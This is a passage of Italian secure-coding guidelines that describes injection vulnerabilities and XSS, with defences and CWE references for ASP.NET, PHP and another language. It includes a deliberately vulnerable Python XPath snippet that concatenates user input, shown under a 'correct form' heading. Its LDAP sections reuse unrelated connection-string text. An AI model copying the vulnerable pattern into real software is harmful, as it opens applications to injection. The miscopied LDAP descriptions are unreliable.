Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'host del server dell'applicazione. Sulle base delle autorizzazioni che potrebbero essere carpite, queste potrebbero includere:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Gestione, agli utenti malintenzionati, dei servizi con possibili Start and stop dei servizi di sistema.
- Acquisizione completa del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuato concatenando stringhe di input dell'utente a codice dannoso.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Eventualmente utilizzare API fornite dalle aziende produttrici di software relativo.
- Nel caso non sia possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
- Expected values.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.7.4 Connection String Injection

Come riconoscerla

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifica di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database falso dell'attaccante al posto dell'originario;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il più idoneo per la piattaforma utilizzata.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.7.5 LDAP Injection

Come riconoscerla

Questa vulnerabilità (LDAP Injection) riguarda la gestione delle query di tipo LDAP che vengono effettuate dalle applicazioni e che potrebbero essere utilizzate in modo improprio da un utente malintenzionato.
Le operazioni che potrebbero essere eseguite a tal fine sono le seguenti:

- Effettuare il login con un utente diverso da quello inserito dall'utente;
- Venire in possesso di privilegi di sistema non autorizzati;
- Rubare le informazioni.

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.7.6 XPath Injection

Come riconoscerla

A seconda del tipo di informazioni contenute nel documento XML interrogato, un utente malintenzionato potrebbe, manipolandole, causare gravi danni all'utente come il furto di dati non autorizzati oppure la sostituzione dell'utente stesso.
L'applicazione interroga un documento XML utilizzando una query XPath testuale. L'applicazione crea la query semplicemente concatenando le stringhe tra cui l'input dell'utente. Se l'input dell'utente non è stato sottoposto a verifica di validità del tipo di dati e neppure successivamente sanificato, l'input potrebbe essere manipolato (si potrebbero avere delle selezioni finali sbagliate dal documento XML durante l'esecuzione dell'applicazione).

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Evitare che la costruzione della query xpath sia dipendente dalle informazioni inserite dall'utente. Possibilmente mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input del'utente nella query, l'input stesso dovrà essere precedentemente validato correttamente.
  Esempio di forma corretta:
  L'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
from sys import stdin
import xpath
print 'Insert item number: '
userInput = stdin.readline()
xpath.find('//item' + userInput, doc)
```

  La stringa inserita dall'utente viene trasformata in un numero intero prima dell'uso nella query XPath:

```
from sys import stdin
import xpath
print 'Insert item number: '
userInput = stdin.readline()
xpath.find('//item' + str(int(userInput)), doc)
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,

CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.7.7 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.
Tramite questa vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

Non consentire a un utente di definire i parametri relativi ai sockets di rete.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.7.8 SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. Utilizzando strumenti e modifica di testo semplici, l'aggressore potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati possono essere stati precedentemente ottenuti dall'input dell'utente; se non è stata verificata la validità del tipo di dati e successivamente, l'input non è stato sanificato, i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe si consiglia di:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire diretti agli utenti maggiori di quelli strettamente necessari).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.8 ASP.NET

ASP.NET è un insieme di tecnologie di sviluppo di software per il web, commercializzate da Microsoft. Utilizzando queste tecnologie gli sviluppatori possono realizzare applicazioni Web e servizi Web (Web Service). Sebbene il nome ASP.NET derivi da ASP (Active Server Pages), la vecchia tecnologia per lo sviluppo web di Microsoft, esistono sostanziali differenze fra le due. Infatti ASP.NET si basa, come tutte le applicazioni della famiglia Microsoft .NET, sul CLR (Common Language Runtime).

Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

7.8.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients. Questa vulnerabilità possono utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali. Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.
- Stored XSS. Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.
- UTF7 XSS. Questa vulnerabilità può utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali. Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- La validazione non è un sostituto per la codifica. E' necessario ai fini della sicurezza codificare completamente tutti i dati dinamici, indipendentemente dalla sorgente, prima di incorporare queste informazioni in un output. La codifica dovrebbe essere sensibile al contesto. Per esempio:
  - Codifica HTML per pagine HTML
  - Attributi HTML codificati per gli output dei dati relativi
  - Codifica JavaScript per server-generated JavaScript
- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate.

- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.8.2 Code Injection

Come riconoscerla

Un utente malintenzionato potrebbe eseguire codice arbitrario nell'host del server di applicazioni. A seconda delle autorizzazioni dell'applicazione che potrebbero essere carpite, si potrebbero avere le seguenti problematiche:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante,
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema,
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

- Se possibile, preferite sempre delle whitelist con valori prefissati. Evitare qualsiasi compilazione dinamica, esecuzione o valutazione del codice. Se è necessario eseguire tutto il codice dinamico in una sandbox isolata, ad esempio AppDomain di .NET o bloccare un thread isolato.
- L'applicazione non deve compilare, eseguire o valutare i dati non attendibili, in particolare eventuale input dell'utente. Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Nel caso fosse assolutamente necessario includere i dati di input in un'esecuzione dinamica, applicare una validazione dell'input molto rigida. Ad esempio, accettare solo interi tra determinati valori.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94.

7.8.3 Command Injection

Come riconoscerla

Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'host del server dell'applicazione. Sulle base delle autorizzazioni che potrebbero essere carpite, queste potrebbero includere:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete);
- Connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Gestione, agli utenti malintenzionati, dei servizi con possibili Start and stop dei servizi di sistema.
- Acquisizione completa del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuato concatenando stringhe di input dell'utente a codice dannoso.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Eventualmente utilizzare API fornite dalle aziende produttrici di software relativo.
- Nel caso non sia possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla sorgente. La convalida dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrono in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e l'ingresso non valido deve essere eliminato. Oltre ai caratteri, verificare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari all'applicativo stesso.
- Se possibile, isolare tutta l'esecuzione dinamica per utilizzare un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.8.4 Connection String Injection

Come riconoscerla

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifica di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:
Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE)

- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION)
- Dirigere l'applicazione sul database falso dell'attaccante al posto dell'originario
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack)

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il più idoneo per la piattaforma utilizzata.

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.8.5 LDAP Injection

Come riconoscerla

Questa vulnerabilità (LDAP Injection) riguarda la gestione delle query di tipo LDAP che vengono effettuate dalle applicazioni e che potrebbero essere utilizzate in modo improprio da un utente malintenzionato.
Le operazioni che potrebbero essere eseguite a tal fine sono le seguenti:

- Effettuare il login con un utente diverso da quello inserito dall'utente
- Venire in possesso di privilegi di sistema non autorizzati
- Rubare le informazioni

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:

- Data type;
- Size;
- Range;

- Format;
- Expected values;

Per ulteriori informazioni: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.8.6 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.
Tramite questa vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

- Non consentire a un utente di definire i parametri relativi ai sockets di rete.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.8.7 SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. Utilizzando strumenti e modifica di testo semplici, l'aggressore potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) ed eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati potrebbero essere stati precedentemente ottenuti dall'input dell'utente, se non ne è stata verificata la validità del tipo di dati e, successivamente, non è stato sanificato; i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe si consiglia di:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" -non fornire diretti agli utenti maggiori di quelli strettamente necessari- .

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.8.8 Xpath Injection

Come riconoscerla

A seconda del tipo di informazioni contenute nel documento XML interrogato, un utente malintenzionato potrebbe, manipolandole, causare gravi danni all'utente come il furto di dati non autorizzati oppure la sostituzione dell'utente stesso.
L'applicazione interroga un documento XML utilizzando una query XPath testuale. L'applicazione crea la query semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input dell'utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere manipolato.
In tal modo potrebbe essere possibile avere delle selezioni finali sbagliate dal documento XML durante l'esecuzione dell'applicazione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare che la costruzione della query xpath sia dipendente dalle informazioni inserite dall'utente. Possibilmente mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input del'utente nella query, l'input stesso dovra' essere precedentemente validato correttamente.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.8.9 Ulteriori indicazioni per lo sviluppo sicuro

7.8.9.1 ASP.NET Web Form

Web form è una tecnologia basata su ASP.NET di Microsoft, in cui il codice eseguito sul server genera dinamicamente l'output di pagina Web al browser o al dispositivo client. E' uno dei quattro modelli (assieme a ASP.NET MVC, ASP.NET Web Pages, ASP.NET Single Page Applications) di programmazione che possono essere utilizzati per la creazione di applicazioni web ASP.NET.
E' compatibile con qualsiasi browser, dispositivo mobile o linguaggio supportato da .NET ed è flessibile in quanto offre la possibilità di aggiungere controlli creati dall'utente e terze parti.
Segue un elenco di best practices per lo sviluppo sicuro:

- **Concatenazione di stringhe**: Utilizzare StringBuilder. Nella concatenazione delle stringhe, l'uso di StringBuilder è preferibile rispetto a String.Concat o all'utilizzo dell'operatore '+'. Più nel dettaglio, StringBuilder è più performante nella concatenazione di un numero elevato di stringhe (>=3), mentre ha prestazioni equiparate a String.Concat per un minor numero (<3) di stringhe.
- **Ajax UpdatePanel**: Evitare chiamate superflue al server. Controllare Page.IsPostBack al caricamento della pagina per assicurarsi che la logica di inizializzazione della pagina venga eseguita quando una

pagina viene caricata la prima volta e non in risposta ai postback dei client. Per le convalide, devono essere utilizzati script lato client.

- **ViewState e HiddenFields**: Mantenere i dati minimi in ViewState. ViewState è valido solo per il postback delle stesse pagine: i dati vengono trasmessi al client e restituiti in un campo nascosto. Disattiva ViewState a PageLevel utilizzando EnableViewState.
- **Sessione**: Variabili di sessione
  - Non dovrebbero esistere più di 20 variabili di sessione nel contesto applicativo.
  - Tenere TimeOut di sessione.
  - Disattivare lo stato della sessione, se non si utilizza in una particolare pagina / applicazione.
- **Reindirizzare**: Server.Trasfer vs Response.Redirect. Utilizza Server.Transfer per reindirizzare alle pagine della stessa applicazione e Response.Redirect per reindirizzare verso una pagina esterna o quando è necessario avviare un nuovo contesto.
- **DataReader**: Utilizzare DataReader per il binding dei dati. Se l'applicazione non richiede la memorizzazione nella cache, è possibile utilizzare DataReader.
- Utilizzare DataReader per recuperare i dati e caricarli in un DataSet. Non passare questo DataSet tra i diversi livelli. Passare entità personalizzate tra i diversi livelli.
- **Resource**: Chiusura delle risorse. Una delle problematiche più comuni ai programmatori è la sistematica chiusura delle risorse e/o connessioni aperte. Capita spesso, infatti, che per errori e/o eccezioni impreviste non gestite al meglio, alcune risorse rimangano in attesa di una chiusura che non arriverà mai. Per cui, chiudere le connessioni quando non in uso, migliora la sicurezza e le prestazioni. Prevedere meccanismi di chiusura automatica delle risorse (attraverso un gestore che viene eseguito ad ogni uscito dal blocco).
- **Inizialiazzazione delle variabili**. Inizializzare la variabile @ start e usarla in una fase successiva provoca molte operazioni PUSH / POP. Quindi, inizializzare le variabili al momento/posto giusto. Le variabili intere non devono essere inizializzate a zero perché vengono inizializzate automaticamente. Le variabili stringhe invece, devono essere inizializzate esplicitamente.
- **Richiesta http**: Utilizzare Fiddler. Utilizza Fiddler per intercettare le richieste HTTP e per sapere quale richiesta richiede più tempo. Individua anche le eccezioni causate durante ogni richiesta HTTP.
- **URL**: Rewriting URL. Per gli URL che dispongono di informazioni riservate, è consigliabile implementare URL Rewriters. Gli URL devono essere coerenti.
- **Settings**: Application settings.
  - Fissare un valore per la Content-Length. Questo impone la connessione aperta per un tempo limitato (prestabilito) e la chiusura automatica della stessa quando viene superato il limite temporale dichiarato.
  - Crittografare le stringhe di connessione sul server.
  - Assicurarsi che tutte le DLL di riferimento siano presenti nel GAC.
  - Disattivare il tracciamento e il debug. Set <retail = "true" /> nel file machine.config - obbliga il debug a essere falso, disattiva la traccia di output e reindirizza alla pagina di errore personalizzata piuttosto che alla pagina di errore effettiva.
- **Web services**: Impedire il sovraccarico dei servizi web
  - Impedire il sovraccarico dei servizi web tramite attacchi DoS (Denial of Service):
  - Controllare se si tratta di una prima visita o la visita ripetuta per la stessa funzione dal medesimo IP.
  - Utilizzare connessioni SQL attendibili nei servizi Web.
  - Assicurarsi che ci siano chiamate asincrone ai servizi web.
- **Eccezioni** : Gestire le eccezioni
  - Registrare le eccezioni e visualizzare il messaggio appropriato all'utente. Definire una classe base MyException. La classe deve definire:
  - Informazioni utili per l'utente: Cosa è successo; Cosa è stato colpito; Quali sono le azioni da intraprendere; Altre iInformazioni di supporto.

- Informazioni utili per la registrazione dell'eccezione: Nome del server, Istanza id, ID utente, Stack di chiamata, Nome Assemblea & Versione, Fonte, tipo e messaggio di eccezione, Redirect secondo il livello di errore, Livello di applicazione (Cattura errori in global.asax nella funzione Application_Error), Livello di pagina (Utilizza la funzione Page_Error per registrare gli errori).

7.8.9.2 ASP.NET MVC

Asp.net MVC è una parte del framework .net che permette di creare siti scalabili suddividendo la logica di programmazione in base al metodo Model-View-Controller. Segue un elenco di best practices per lo sviluppo sicuro:

- Isolate Controllers. Isolare i controllers dalle dipendenze da HttpContext, dalle classi di accesso ai dati, dalla configurazione, dalla registrazione, ecc. L'isolamento può essere ottenuto creando classi di wrapper e utilizzando un contenitore IOC.
- Utilizzare IoC Container per gestire tutte le dipendenze esterne. Di seguito sono riportati alcuni dei contenitori / framework: Ninject, autofac, structureMap, Unity block, Castle Windor.
- Creare ViewModel per ogni View. Creare un ViewModel specifico per ogni visualizzazione. Il ruolo del ViewModel dovrebbe interessare solo il binding di dati e non dovrebbe contenere alcuna logica.
- Utilizzare HtmlHelper. Per generare view html utilizzare HtmlHelper. Se l'attuale HtmlHelper non è sufficiente estenderlo utilizzando i metodi di estensione. Questo manterrà la progettazione controllata.
- Decorare action methods con verbi appropriati come Get o Post, se applicabile.
- Utilizzare OutputCache attribute.
- Decorare gli action methods più utilizzati con OutputCache attribute.
- Controller e Domain logic. Cercare di separare il controller dal dominio logico. Il controller deve essere responsabile solo delle seguenti funzioni:
  - convalidare l'input;
  - ottenere i dati relativi alla view dal modello;
  - ritornare la view appropriata o reindirizzare ad un altro metodo di azione appropriato.
- Utilizzare il modello Post-Redirect-Get. Il modello PRG viene utilizzato per evitare l'avvio del browser classico quando si aggiorna una pagina dopo il POST. Ogni volta che fai una richiesta POST, una volta completata la richiesta, effettua un reindirizzamento. In questo modo, quando l'utente aggiorna la pagina, verrà eseguita l'ultima richiesta GET piuttosto che il POST. Questo consente di evitare problemi di usabilità non necessari e impedisce che la richiesta iniziale venga eseguita due volte evitando così possibili problemi di duplicazione.
- View e presentation logic: la View non deve contenere presentation logic. Non ci dovrebbe essere alcuna logica di dominio nelle viste. Le viste devono essere solo, responsabili della visualizzazione dei dati. Per esempio se un pulsante "Elimina" deve essere visualizzato solo dall'utente con ruolo "Amministratore", ciò dovrebbe essere estratto in un helper HTML.

7.9 PHP

Segue un elenco delle principali vulnerabilità e contromisure da adottare.

7.9.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients. Questa vulnerabilità possono utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali. Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.

- Stored XSS. Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Codificare completamente tutti i dati dinamici prima di incorporare queste informazioni nell'output desiderato.
- La codifica dovrebbe essere context-sensitive. Ad esempio:
  - Codifica HTML per pagine HTML;
  - Attributi HTML codificati per gli output dei dati relativi;
  - Codifica JavaScript per server-generated JavaScript.
